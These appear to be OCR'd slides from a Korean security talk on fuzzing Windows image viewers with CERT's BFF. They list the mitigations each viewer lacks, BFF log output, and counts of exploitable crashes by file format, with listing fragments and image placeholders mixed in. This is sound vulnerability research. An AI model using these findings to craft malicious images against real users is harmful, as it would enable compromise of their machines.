이전인기버전 v1.15
업데이트 2019.09.03.
사용범위 프리 - 개인/기업, 국내/국외
소프트웨어 사용범위 위반 시
법적 책임을 질 수 있습니다.
지원OS Windows
Pintosoft
개발사의 다른 S/W
공식 웹사이트

제품 선정


FastStone Image Viewer
인기도
이미지 뷰어 7위
다운로드수 118,150 (최근 7일:186)
무료 다운로드
메인 화면
v6.5
4.6 (100명)
업데이트 2018.05.02.
사용범위 프리 - 개인, 국내/국외
소프트웨어 사용범위 위반 시
법적 책임을 질 수 있습니다.
지원OS Windows
FastStone Soft
개발사의 다른 S/W
공식 웹사이트

퍼징


보호 기법

소프트웨어	SEH	ASLR	DEP	REBASE
다씨	✕	✕	✕	✕
한씨	✕	✕	○	✕
포커스 온	✕	○	○	✕
패스트 스톤	✕	✕	○	✕

퍼징

BFF

seedfile



Seedfile

사용자가 제공 한 특정 파일 확장자의 테스트 파일이다.

퍼징

1

Seedfile을 모두 불러오는 과정 (옵션에 따라 바이너리 랜덤 수정)


```
INFO certfuzz.file_handlers.seedfile_set - Adding file to set: C:₩BFF₩fuzzdir₩campaign_xkt3w0₩seedfiles₩sf_8ac8c4238639 6aac37245c3b8f783304.png
INFO certfuzz.file_handlers.seedfile_set - Adding file to set: C:₩BFF₩fuzzdir₩campaign_xkt3w0₩seedfiles₩sf_8c96021c5077ab235659d2ca25c5b4e1.im24
INFO certfuzz.file_handlers.seedfile_set - Adding file to set: C:₩BFF₩fuzzdir₩campaign_xkt3w0₩seedfiles₩sf_8d3e8f75d3fe86863e76f0a41b53d81c.rad
INFO certfuzz.file_handlers.seedfile_set - Adding file to set: C:₩BFF₩fuzzdir₩campaign_xkt3w0₩seedfiles₩sf_9499f40a49858d3334f9a8e868d827b0.mng
INFO certfuzz.file_handlers.seedfile_set - Adding file to set: C:₩BFF₩fuzzdir₩campaign_xkt3w0₩seedfiles₩sf_978597bd71c4f4a47545fd6191a60f18.gif
INFO certfuzz.file_handlers.seedfile_set - Adding file to set: C:₩BFF₩fuzzdir₩campaign_xkt3w0₩seedfiles₩sf_9abcc3d8fb438cf2c5e34dbf2c8b7fbb.png
INFO certfuzz.file_handlers.seedfile_set - Adding file to set: C:₩BFF₩fuzzdir₩campaign_xkt3w0₩seedfiles₩sf_9febe138a74aa6a348babcf2e7a7b112.p7
INFO certfuzz.file_handlers.seedfile_set - Adding file to set: C:₩BFF₩fuzzdir₩campaign_xkt3w0₩seedfiles₩sf_a93228aec7ad8254ca895d491ff38e05.miff
INFO certfuzz.file_handlers.seedfile_set - Adding file to set: C:₩BFF₩fuzzdir₩campaign_xkt3w0₩seedfiles₩sf_acef3cf648f35bc106e3fd813f0514f3.rle
INFO certfuzz.file_handlers.seedfile_set - Adding file to set: C:₩BFF₩fuzzdir₩campaign_xkt3w0₩seedfiles₩sf_b2c5b61502f10a9f086f4275501d17c9.tiff
```

2

캠페인 시작 (퍼징 대상 실행)

```
INFO certfuzz.bff.common - Starting campaign
```

퍼징



퍼징

5 로그 저장 후 Minimize수행


bff.log 2020-02-05 오후 5:04 텍스트 문서 7,690KB


6 결과 파일 생성 후 반복

EXPLOITABLE 2020-02-04 오전 2:22 파일 폴더
PROBABLY_EXPLOITABLE 2020-02-04 오전 2:14 파일 폴더
UNKNOWN 2020-02-04 오전 10:42 파일 폴더

minimizer_log.txt
sf_0406eec3e37c1558f3a75cc03e0fdb0f.jbig
sf_0406eec3e37c1558f3a75cc03e0fdb0f-14140.jbig.e3.msec
sf_0406eec3e37c1558f3a75cc03e0fdb0f-14140-0x00000008.jbig
sf_0406eec3e37c1558f3a75cc03e0fdb0f-14140-0x00000008-minimized.jbig
sf_0406eec3e37c1558f3a75cc03e0fdb0f-14140-0x00000008-minimized.jbig.analyze.msec
sf_0406eec3e37c1558f3a75cc03e0fdb0f-14140-0x00000008-minimized.jbig.drillresults
sf_0406eec3e37c1558f3a75cc03e0fdb0f-14140-0x00000008-PEX.jbig.e0.msec
sf_0406eec3e37c1558f3a75cc03e0fdb0f-14140-0x00000008-PEX.jbig.e1.msec
sf_0406eec3e37c1558f3a75cc03e0fdb0f-14140-0xfffffffc-EXP.jbig.e2.msec


퍼징


한씨
회사에서도 무료! 가볍고 빠른
이미지뷰어
인기
평점 3.6
프리


한씨 Exploitable Crash results
3
1
1
1
.MNG
.P7
.PCX
.PSD


퍼징


포커스온 이미지 뷰어
가볍고 빠른 사진 관리, 이미지 뷰어 프로그램
인기
평점 4.4
프리



포커스온 Exploitable Crash results
23
13
3
3
.SGI
.P7
.RLE
.M2V

퍼징


FastStone Image Viewer
빠르고, 안정적인 이미지 뷰어 프로그램
인기
평점 4.6
프리

